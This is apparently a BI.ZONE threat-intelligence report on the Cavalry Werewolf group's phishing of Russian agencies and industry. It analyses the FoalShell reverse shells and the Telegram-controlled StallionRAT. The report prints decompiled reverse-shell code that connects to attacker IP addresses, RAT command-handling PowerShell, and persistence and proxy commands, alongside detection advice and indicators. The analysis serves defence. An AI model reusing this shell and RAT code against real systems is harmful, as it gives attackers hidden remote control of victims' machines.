


Cavalry Werewolf raids Russia's public sector with trusted relationship attacks

BI.ZONE : : 10/2/2025



The malicious actors pose as government officials and utilize own crafted malware in their attacks



BI.ZONE Threat Intelligence recorded Cavalry Werewolf* activity from May to August 2025.

In order to gain initial access, the attackers sent out targeted phishing emails disguising them as official correspondence from Kyrgyz government officials. The main targets of the attacks were Russian state agencies, as well as energy, mining, and manufacturing enterprises.

Cavalry Werewolf relied on the malware of its own design: FoalShell reverse shells and StallionRAT (remote access trojans) controlled via Telegram.

*Aliases: YoroTrooper, SturgeonPhisher, Silent Lynx, Comrade Saiga, Tomiris, ShadowSilk

Key findings

- Cavalry Werewolf is actively experimenting with expanding its arsenal. This highlights the importance of having quick insights into the tools used by the cluster, otherwise it would be impossible to maintain up-to-date measures to prevent and detect such attacks.

- Attackers can not only impersonate officials but also actually compromise their email accounts for phishing. Therefore, it is critical to carefully check both the sender and the content: text, links, and attachments.
- Even if attacks are not made public, that does not mean they do not exist. Cyber intelligence portals allow for quick access to up-to-date information about the cyber threat landscape in the region and effective prioritization of defenses.

Campaign


Phishing

In their targeted phishing campaigns against Russian organizations, Cavalry Werewolf used fake email addresses of employees from Kyrgyz agencies, for example:


- Ministry of Economy and Commerce
- Ministry of Culture, Information, Sports and Youth Policy
- Ministry of Transport and Communications

The phishing emails contained a RAR with either FoalShell or StallionRAT malware.

In one of the phishing mailings, the attackers used a real email address found on the website of the Kyrgyz Republic's regulatory authority. It is likely that the attackers had compromised this address earlier to use in future attacks.



О проведении личного приема граждан список участников план и проведенная работа




ВНИМАНИЕ! Данное письмо поступило от внешнего отправителя. Не переходите по ссылкам, не скачивайте и не открывайте вложения, пока не убедитесь, что это безопасно.

С 20 июля по 30 июля 2025 года в регионе планируется проведение торжественных мероприятий. В период подготовки и проведения торжественных мероприятий прогнозируется увеличение количества спам-рассылок направленных на стимулирование негативных социально-политических процессов. С учетом изложенного, для нейтрализации угроз безопасности на период подготовки и проведения торжественных мероприятий (с 20 июля по 30 июля 2025 года) внесены изменения в настройки спам-фильтра на почтовом сервере в части блокировки всех сообщений, направляемых с адресов электронной почты.

--

Отправлено из Почты [Mail](#)




ВНИМАНИЕ! Данное письмо поступило от внешнего отправителя. Не переходите по ссылкам, не скачивайте и не открывайте вложения, пока не убедитесь, что это безопасно.

Уважаемые коллеги!

В рамках подготовки к совещанию на площадке [Аппарат Правительства Российской Федерации](#) по вопросу отнесения реализуемых на территории [Аппарат Правительства Российской Федерации](#) проектов к проектам, оказывающим существенное влияние на социально-экономическое развитие СФО, просим представить позицию по проектам, перечисленным во вложенном файле.

Пароль: [\[REDACTED\]](#)

Служебная записка



Уважаемые Коллеги!

Направляю служебную записку, по указанию руководства.

Доступ к архиву: [\[REDACTED\]](#)

С уважением,

[Смирнова Наталья](#)

Отдел кадров

Examples of phishing emails

Threat hunting

When searching for threats, you can track the creation of suspicious archives with names similar to document names in the %LocalAppData%\Microsoft\Windows\INetCache\Content.Outlook directory.

This folder stores files downloaded to the Outlook client on a user's host.

FoalShell

FoalShell is a simple reverse shell used by Cavalry Werewolf, written in Go, C++, and C#. FoalShell allows attackers to execute arbitrary commands in the cmd . exe command line interpreter on a compromised host.

FoalShell C#

The source code of the .NET application is simple: essentially, it is a standard reverse shell that operates via cmd with input and output thread redirection. As a result, the attacker gains access to the command line on the victim's remote device and can execute any command. The cmd . exe window runs in hidden mode. If input/output errors or socket failures occur, the application automatically terminates.

Known file names:

- 0 результатах трёх месяцев совместной работы [redacted] . exe (three-month results of joint operations)
- Список сотрудников выдвинутых к премии ко Дню России . exe . exe (shortlist of employees to receive bonuses)
- Приказ о поощрении сотрудников ко дню России (Т-11а) №1 от 30.05.2025 . exe (employee incentive order)
- 0 ПРЕДОСТАВЛЕНИИ ИНФОРМАЦИИ ДЛЯ ПОДГОТОВКИ СОВЕЩАНИЯ . exe (information to be provided prior a meeting)
- 0 работе почтового сервера план и проведенная работа . exe (scheduled and completed works on the mail server)
- 0 проведении личного приема граждан список участников . exe (list of attendants to conduct appointments with the citizens)
- Службная записка от 16.06.2025 _____ . exe (memo)

Detected PDB paths:

- C:\Users\yaadzrr\Documents\reverseShells\Reverse-Shell-CS\Payload\Real_cli\obj\Release\Docu_rsnet.pdb
- C:\Users\yueying\Documents\reverseShells\Reverse-Shell-CS\Payload\Real_cli\obj\Release\NetChecker.pdb

```

TcpClient tcpClient = new TcpClient("188.127.225.191", 443);
NetworkStream stream;
for (;;)
{
    stream = tcpClient.GetStream();
    text = "shell>";
    byte[] bytes = Encoding.Default.GetBytes(text);
    stream.Write(bytes, 0, bytes.Length);
    byte[] array = new byte[1024];
    int num = stream.Read(array, 0, array.Length);
    Array.Resize<byte>(ref array, num);
    string @string = Encoding.Default.GetString(array);
    if (@string == "exit\n")
    {
        break;
    }
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.Arguments = "/c " + @string;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    string text2 = process.StandardOutput.ReadToEnd();
    string text3 = process.StandardError.ReadToEnd();
    byte[] bytes2 = Encoding.Default.GetBytes(text2);
    byte[] bytes3 = Encoding.Default.GetBytes(text3);
    stream.Write(bytes2, 0, bytes2.Length);
    stream.Write(bytes3, 0, bytes3.Length);
}
stream.Close();
tcpClient.Close();

```

C# code snippet from FoalShell reverse shell

Using the build ID 8923c4d9-3fbf-4cf3-8a63-c5102293b774, namespace, and code structure, we were able to find the GitHub repository* with the original design used as the basis for this malware.

* ["xcyraxx/Reverse-Shell-CS,"](https://github.com/xcyraxx/Reverse-Shell-CS)

FoalShell Cpp

Here, the adversaries used a C++ launcher containing a shellcode and an obfuscated FoalShell reverse shell inside a resource called output_bin. When started up, the launcher reads the resource, at the same time, a memory space

is allocated using the WinAPI function `VirtualAlloc` with RWE permissions. Then the resource contents are copied to the allocated memory and the shellcode is executed, which deobfuscates the main reverse shellcode and transfers control to it using the WinAPI function `ZwResumeThread`.

Known file names:

- 0 работе почтового сервера план и проведенная работа.exe (scheduled and completed works on the mail server)
- Программный офис Управления Организации Объединенных Наций по наркотикам и преступности (УНП ООН).exe (UNO Drugs and Crime Office)
- План-протокол встречи о сотрудничестве представителей должн.лиц.exe (meeting agenda for cooperation between officials)
- Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe (classification of projects in the Siberian Federal District)
- Информация по письму в МИД от 6 июля статус и прилагаемые документы.exe (letter and attachments to the Ministry of Internal Affairs)
- 0 проведении личного приема граждан список участников план и проведенная работа.exe (list of attendants to conduct appointments with the citizens)

PDB path:

- C:\Users\Professional\Source\Repos\bin_loader\x64\Release\bin_loader.pdb

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    HRSRC ResourceW; // rbx
    DWORD v4; // edi
    HGLOBAL Resource; // rax

    ResourceW = FindResourceW(0LL, (LPCWSTR)0x65, L"output_bin");
    v4 = SizeofResource(0LL, ResourceW);
    Resource = LoadResource(0LL, ResourceW);
    sub_1400011C0(Resource, v4);
    return 0;
}
```

output_bin resource with FoalShell Cpp reverse shell payload

The main reverse shellcode uses network sockets, runs `cmd.exe` in hidden mode, and redirects input/output threads to the console, allowing the cluster to execute arbitrary commands on the victim's remote host.

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    FreeConsole();
    WSASStartup(0x202u, &WSAData);
    s = WSASocketA(2, 1, 6, 0LL, 0, 0);
    name.sa_family = 2;
    *(_WORD *)name.sa_data = htons(0x1BBu);
    *(_DWORD *)name.sa_data[2] = inet_addr("109.172.85.63");
    WSAConnect(s, &name, 16, 0LL, 0LL, 0LL, 0LL);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = (HANDLE)s;
    StartupInfo.hStdOutput = (HANDLE)s;
    StartupInfo.hStdInput = (HANDLE)s;
    CreateProcessA(0LL, (LPSTR)"cmd.exe", 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation);
    return 0;
}

```

Main FoalShell Cpp reverse shell code

FoalShell Go

This version of the reverse shell, implemented in Go, establishes a connection with a remote control server and provides the attackers with hidden access to the command line of the victim's computer.

Known file names:

- Служебная записка от 20.08.2025[multiple spaces].exe (memo)
- Служебная записка от 12.08.2025[multiple spaces].exe (memo)
- Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа проектов к проектам.exe (classification of projects in the Siberian Federal District)

Project path:

- C:\source\repos\ggg

```

while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v4 + 16) )
    runtime_morestack_noctxt();
v44 = net_Dial((unsigned int)&unk_51863A, 3, (unsigned int)"62.113.114.209:443", 18, v0, v1, v2, v3);
v45 = (_ptr_exec_Cmd)os_exec_Command(
    (unsigned int)"cmd.exewindowsrunning",
    7,
    0,
    0,
    0,
    0,
    v5,
    v6,
    v7,
    v8,
    v38,
    v40,
    v42,
    v43);
p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
v11 = v45;

```

Go code snippet from FoalShell reverse shell

Threat hunting

Idea for hypothesis

When searching for threats, monitor processes with the executable file `cmd.exe` launched by a suspicious parent process.

These may include:

processes typically used by malicious actors and stored in the following folders:

- %Temp%
- %LocalAppData%
- %AppData%\Roaming
- C:\Users\Public
- %UserProfile%\Downloads
- %UserProfile%\Desktop

parent processes with a short lifetime on the host

processes with names mimicking document names

StallionRAT

This is a group of remote access trojans written in Go, PowerShell, and Python, used by Cavalry Werewolf. StallionRAT allows attackers to execute arbitrary commands, load additional files, and exfiltrate collected data. The cluster uses a Telegram bot as their C2 server.

Known file names:

- `Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe` (classification of projects in the Siberian Federal District)

Discovered PDB path:

- `C:\Users\Admin\source\repos\ConsoleApplication3\x64\Release\ConsoleApplication3.pdb`

In this campaign, the attackers employed a launcher written in C++ to run an instance of the StallionRAT malware in PowerShell. The launcher executes PowerShell with a Base64-encoded command.

The command line argument format is as follows:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand  
JABjAGgAYQB0AF8AaQBkACAAPQAgACIANwA3ADAA0QAYADIA0AAyADgANQAiAA0ACgAkA...
```

The execution of this PowerShell command launches StallionRAT, which is controlled via Telegram.

Threat detection

In the effort to detect suspicious activity, you can configure a correlation rule for `powershell.exe` process runs with the `-EncodedCommand` parameter, as attackers often use Base64 encoding to bypass

security mechanisms and correlation rules. This activity may also be typical for administrators, but such actions can be excluded from the correlation rule.

Threat hunting

To detect threats related to this activity, search for `powershell.exe` startup events with the parameters `-WindowStyle Hidden` and `-ExecutionPolicy Bypass`. These parameters can be used by the adversary to secretly run code and bypass defenses. However, unlike the detection idea above, many legitimate programs also use these commands, which are quite difficult to filter out on a regular basis.

At the initialization stage, StallionRAT assigns `DeviceID` to the compromised host. `DeviceID` is a random number between 100 and 10,000. The malware also obtains the computer name using `$env:COMPUTERNAME`.

Get BI.ZONE's stories in your inbox

Join Medium for free to get updates from this writer.

In an infinite loop (`while True`), the `getUpdates` function is constantly called to receive new commands and messages from the Telegram bot. The results of command execution and error messages are sent to a designated Telegram chat specified in the StallionRAT code.

RAT commands:

- `/list` receives a list of compromised hosts connected to the C2. Returns a list containing the `DeviceID` and computer name.
- `/go [DeviceID] [command]` executes the given command using `Invoke-Expression`.
- `/upload [DeviceID]` loads a file to the victim's device via `Download-TelegramFile` and saves to `C:\Users\Public\Libraries\%fileName%`.

```

if ($message -eq "/list") {
    $deviceList = "Devices:"
    if ($clients.Count -gt 0) {
        foreach ($userId in $clients.Keys) {
            $deviceList += "`nID: $($clients[$userId].DeviceId) - $($clients[$userId].ComputerName)"
        }
    } else {
        $deviceList = "X devices"
    }
    Send-TelegramMessage $deviceList
}

if ($message -like "/go*") {
    if ($message.StartsWith("/go")) {
        try {
            $parts = $message.Substring(3).Trim() -split ' ', 2

            if ($parts.Length -gt 1) {
                $targetDevice = $parts[0]
                $command = $parts[1]

                if ([int]::TryParse($targetDevice, [ref]$null)) {
                    $targetDevice = [int]$targetDevice

                    $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq $targetDevice }

                    if ($userIdForDevice) {
                        $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId

                        try {
                            $output = Invoke-Expression $command 2>&1
                            $output = $output | Out-String

                            Send-TelegramMessage " ID ${targetDevice}:`n$output"
                        } catch {
                            Send-TelegramMessage "Error executing command on device ID ${targetDevice}: $_"
                        }
                    }
                } else {
                    Start-Sleep -Seconds $randomSeconds
                }
            } else {
                Send-TelegramMessage "Incorrect command format."
            }
        } catch {
            Send-TelegramMessage "Failed to parse the command. $_"
        }
    }
}

if ($messageupload -like "/upload*") {
    if ($messageupload.StartsWith("/upload")) {
        try {
            $deviceId = $messageupload.Substring(7).Trim()

```

StallionRAT code snippet responsible for command execution

After examining additional information, we discovered commands executed by StallionRAT on one of the compromised hosts with the ID 9139. These commands indicate that the RAT was delivered to the C:\Users\Public\Libraries directory and added to startup through the Run registry key:

```

successfully uploaded >> C:\Users\Public\Libraries\win.exe./go9139 REG ADD
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinRVN /t REG_SZ /d
C:\public\libraries\win.exe /f

```

Furthermore, the identified commands presented below indicate the use of SOCKS5 proxying tools: ReverseSocks5Agent and ReverseSocks5*.

[“Acebond/ReverseSocks5: Single executable reverse SOCKS5 proxy written in Golang,”](#)

```
/go9139 C:\\public\\libraries\\rev.exe -pcl 96.9.125[.]168:443/go9139
C:\\public\\libraries\\rev.exe -pcl 78.128.112[.]209:10443/go9139
C:\\public\\libraries\\revv2.exe -connect 96.9.125[.]168:443/go9139
C:\\public\\libraries\\revv2.exe -connect 78.128.112[.]209:10443
```

In addition, there were commands executed to collect information about the compromised host:

```
/go9139 ipconfig /all/go9139 netstat/go9139 /go9139 C:\\public\\libraries/go9139 ping
10.70.70.10/go9139 net user /dom
```

Threat hunting

When searching for the suspicious activity described above, focus on the following hypotheses:

search for and analyze file create events in the C:\\Users\\Public\\Libraries\\ folder, as well as process launch events in the said folder

search for suspicious file pin events in the \\Software\\Microsoft\\Windows\\CurrentVersion\\Run registry hive by using the reg.exe registry utility and the add command, or leveraging the registry modification tracking functionality offered by EDR solutions, among others

search for environment exploration events with commands such as whoami, netstat, ipconfig, which are run by suspicious parent processes and users who have never applied such commands before

Analysis of additional information

The investigation revealed additional information related to Cavalry Werewolf preparing for attacks and testing malicious programs.

In the first case, the discovered files indicate preparations for an attack against Russian companies, as well as a file in the Tajik language C:\\Users\\Admin\\Desktop\\Homepxon koprapxo new.rar, which may be evident of the attackers also targeting Tajikistan.

Besides, there is reason to believe that, in addition to the identified malware, the attackers may have used other tools, such as AsyncRAT. This is indicated by the path: C:\\Users\\Admin\\Desktop\\Async Rust RAT_0.1.0_x64_en-US.msi.

```

C:\Users\Admin\Desktop\1.pdf
C:\Users\Admin\Desktop\25-06-2025_12-32-29.docx[множество пробелов].rar
C:\Users\Admin\Desktop\25-06-2025_12-32-29.rar
C:\Users\Admin\Desktop\9th_OPEC_international_seminar_AUSTRIA.exe
C:\Users\Admin\Desktop\9th_OPEC_international_seminar_AUSTRIA_9_10.07.2025.rar
C:\Users\Admin\Desktop\Agreements.iso
C:\Users\Admin\Desktop\Agreements.zip
C:\Users\Admin\Desktop\AnyToISO.lnk
C:\Users\Admin\Desktop\Async Rust RAT_0.1.0_x64_en-US.msi
C:\Users\Admin\Desktop\BSP остатки по банкам на конец 01.07.2025.xlsx
C:\Users\Admin\Desktop\CamScanner 17.07.2025-15-12-47.iso
C:\Users\Admin\Desktop\desktop.ini
C:\Users\Admin\Desktop\ExecCom.exe
C:\Users\Admin\Desktop\Export_IRIX_2018_01_en.html
C:\Users\Admin\Desktop\index.html
C:\Users\Admin\Desktop\index.rar
C:\Users\Admin\Desktop\myData.wim
C:\Users\Admin\Desktop\New Internet Shortcut.url
C:\Users\Admin\Desktop\osnovi_-peres.xlsx.7z
C:\Users\Admin\Desktop\osnovi_-peres.xlsx.rar
C:\Users\Admin\Desktop\Project_Docs.pdf.exe
C:\Users\Admin\Desktop\Project_Docs.rar
C:\Users\Admin\Desktop\Project_Docs.zip
C:\Users\Admin\Desktop\tdrop.rar
C:\Users\Admin\Desktop\Исх. №2512-3-29 от 30.06.2025.docx[множество пробелов].exe
C:\Users\Admin\Desktop\Исх. №2512-3-29 от 30.06.2025.rar
C:\Users\Admin\Desktop\Номерхои коргархо new.rar количество сотрудников new
C:\Users\Admin\Desktop\Остатки по банкам и Сводный реест за июнь-июль.rar
C:\Users\Admin\Desktop\План_предупреждения_и_ликвидации_ЧС_на_2025_2027_г.docx[множество пробелов].rar

```

File paths on the adversary's computer

In the second case, besides the files named in English, we found files named in Arabic. This suggests that the attackers might be targeting countries in the Middle East. Thus, the span of Cavalry Werewolf attacks is quite broad and not limited to Russia, other CIS countries, and regions where their malicious activity has been recorded.

```

C:\Users\Administrator\Desktop\.txt.rar
C:\Users\Administrator\Desktop\888.rar
C:\Users\Administrator\Desktop\client.py
C:\Users\Administrator\Desktop\client2Attack.py
C:\Users\Administrator\Desktop\desktop.ini
C:\Users\Administrator\Desktop\documents.rar
C:\Users\Administrator\Desktop\emails.txt
C:\Users\Administrator\Desktop\email_template - Copy.html
C:\Users\Administrator\Desktop\email_template.html
C:\Users\Administrator\Desktop\Export_IRIX_2018_01_en.html
C:\Users\Administrator\Desktop\index.htm
C:\Users\Administrator\Desktop\info_material_NLC_GCAA_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_LTA_2025-07-15.pdf.exe
C:\Users\Administrator\Desktop\info_material_NLC_LTA_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_MEEDG_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_MFA_GE_2025-07-15.rar
C:\Users\Administrator\Desktop\International Criminal Justice.rar
C:\Users\Administrator\Desktop\International_Criminal_Justice_SESI2025.rar
C:\Users\Administrator\Desktop\Internship Program Overview – International Criminal Justice.pdf.exe
C:\Users\Administrator\Desktop\Note Verbale No. (58.1.6)SNR58-268 (البيان الصادر بالعربية).rar
C:\Users\Administrator\Desktop\PE Explorer.lnk Заявление на арабском языке
C:\Users\Administrator\Desktop\putty-64bit-0.83-installer.msi
C:\Users\Administrator\Desktop\release_svc_prod3.231018_1809.exe
C:\Users\Administrator\Desktop\release_svc_prod3.231018_1809.zip
C:\Users\Administrator\Desktop\Telegram.lnk
C:\Users\Administrator\Desktop\US Defense Intelligence Agency.rar
C:\Users\Administrator\Desktop\Visual Studio Code.lnk
C:\Users\Administrator\Desktop\WindowsUpdate.log Регуляторный контроль за посещением
C:\Users\Administrator\Desktop\WinSCP.lnk приграничной зоны, прилегающей к сектору Газа
C:\Users\Administrator\Desktop\الضوابط التنظيمية لزيارة المنطقة الحدودية المحاذية لقطاع غزة.bat
C:\Users\Administrator\Desktop\الضوابط التنظيمية لزيارة المنطقة الحدودية المحاذية لقطاع غزة.rar

```

File paths on the adversary's computer

Indicators of compromise

Archives

27a11c59072a6c2f57147724e04c7d6884b52921da2629fb0807e0bb93901cbc
 3cd7f621052919e937d9a2fdd4827fc7f82c0319379c46d4f9b9dd5861369ffc
 c3df16cce916f1855476a2d1c4f0946fa62c2021d1016da1dc524f4389a3b6fa
 e15f1a6d24b833ab05128b4b34495ef1471bd616b9833815e2e98b8d3ae78ff2
 dae3c08fa3df76f54b6bae837d5abdc309a24007e9e6132a940721045e65d2bb
 8404f8294b14d61ff712b60e92b7310e50816c24b38a00fcc3da1371a3367103
 8e6d7c44ab66f37bf24351323dc5e8d913173425b14750a50a2cbea6d9e439ba
 fa6cdd1873fba54764c52c64eadca49d52e5b79740364ef16e5d86d61538878d
 0e7b65930bc73636f2f99b05a3bb0af9aaf17d3790d0107eb06992d25e62f59d
 c9ffbe942a0b0182e0cd9178ac4fbf8334cae48607748d978abf47bd35104051

04769b75d7fb42fbbce39d4c4b0e9f83b60cc330efa477927e68b9bdba279bb8
7da82e14fb483a680a623b0ef69bcfb9aaaedf3ec26f4c34922d6923159f52f

FoalShell

c26b62fa593d6e713f1f2ccd987ef09fe8a3e691c40eb1c3f19dd57f896d9f59
1dfe65e8dc80c59000d92457ff7053c07f272571a8920dbe8fc5c2e7037a6c98
a8ada7532ace3d72e98d1e3c3e02d1bd1538a4c5e78ce64b2fe1562047ba4e52
cc9e5d8f0b30c0aaeb427b1511004e0e4e89416d8416478144d76aa1777d1554
ec80e96e3d15a215d59d1095134e7131114f669ebc406c6ea1a709003d3f6f17
8e7fb9f6acfb9b08fb424ff5772c46011a92d80191e7736010380443a46e695c
b13b83b515ce60a61c721afd0aeb7d5027e3671494d6944b34b83a5ab1e2d9f4
af3d740c5b09c9a6237d5d54d78b5227cdf60be89f48284b3386a3aadeb0283
4f17a7f8d2cec5c2206c3cba92967b4b499f0d223748d3b34f9ec4981461d288
22ba8c24f1aefc864490f70f503f709d2d980b9bc18fece4187152a1d9ca5fab
148a42ccaa97c2e2352dbb207f07932141d5290d4c3b57f61a780f9168783eda
7084f06f2d8613dfe418b242c43060ae578e7166ce5aeed2904a8327cd98dbdf
ab0ad77a341b12cfc719d10e0fc45a6613f41b2b3f6ea963ee6572cf02b41f4d
6b290953441b1c53f63f98863aae75bd8ea32996ab07976e498bad111d535252

StallionRAT

cc84bfdb6e996b67d8bc812cf08674e8eca6906b53c98df195ed99ac5ec14a06

ReverseSocks5

fbf1bae3c576a6fcfa86db7c36a06c2530423d487441ad2c684cfeda5cd19685

ReverseSocks5Agent

a3ec2992e6416a3af54b3aca3417cf4a109866a07df7b5ec0ace7bd1bf73f3c6

Network indicators

188.127.225[.]191:443

94.198.52[.]200:443

91.219.148[.]93:443

185.244.180[.]169:443

109.172.85[.]95:443

185.231.155[.]111:443

185.173.37[.]67:443

188.127.227[.]226:443

62.113.114[.]209:443

96.9.125[.]168:443

78.128.112[.]209:10443

MITRE ATT&CK

Tactic	Technique	Procedure
Initial Access	Phishing: Spearphishing Attachment	Cavalry Werewolf uses attachments in phishing emails to spread the malware
	Command and Scripting Interpreter: PowerShell	Uses a C++ launcher to run PowerShell with a Base64-encoded command containing the StallionRAT malware code
	Command and Scripting Interpreter: Windows Command Shell	Uses FoalShell reverse shells to remotely execute commands in the <code>cmd.exe</code> interpreter
Persistence	User Execution: Malicious File	The victim must unpack the malicious RAR and run the executable file to initiate the system compromise process
	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Cavalry Werewolf adds StallionRAT to the Run registry key: <code>[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WinRVN = "C:\users\public\libraries\win.exe"</code>
	Defense Evasion	
Defense Evasion	Deobfuscate/Decode Files or Information	Uses shellcode from the <code>output_bin</code> resource of the C++ launcher, which deobfuscates and executes the FoalShell reverse shell
	Hide Artifacts: Hidden Window	Uses an invisible window in FoalShell reverse shells to hide activity performed in the user interface
	Masquerading: Space after Filename	Uses multiple spaces or the <code>_</code> character before the extension of malicious executable files, for example: - Службная записка от 20.08.2025[multiple spaces].exe (memo) - Службная записка от 16.06.2025_____.exe (memo)
Discovery	Obfuscated Files or Information: Embedded Payloads	Stores malicious payload in the launcher's resource section in C++
	Obfuscated Files or Information: Encrypted/Encoded File	Encodes StallionRAT PowerShell code using Base64
	Account Discovery: Domain Account	Uses the <code>net user /dom</code> command to retrieve a list of domain accounts
Discovery	File and Directory Discovery	Uses the <code>ls</code> command to retrieve information about the directory contents
	System Information Discovery	Uses StallionRAT to retrieve the victim's computer name
	System Network Configuration Discovery	Uses the <code>ipconfig /all</code> and <code>netstat</code> commands to collect network information about compromised hosts
Discovery	System Network Configuration Discovery: Internet Connection Discovery	Uses the <code>ping</code> command to check the availability of hosts within the victim's infrastructure
	System Owner/User Discovery	Uses the <code>whoami</code> command to obtain the compromised host's username
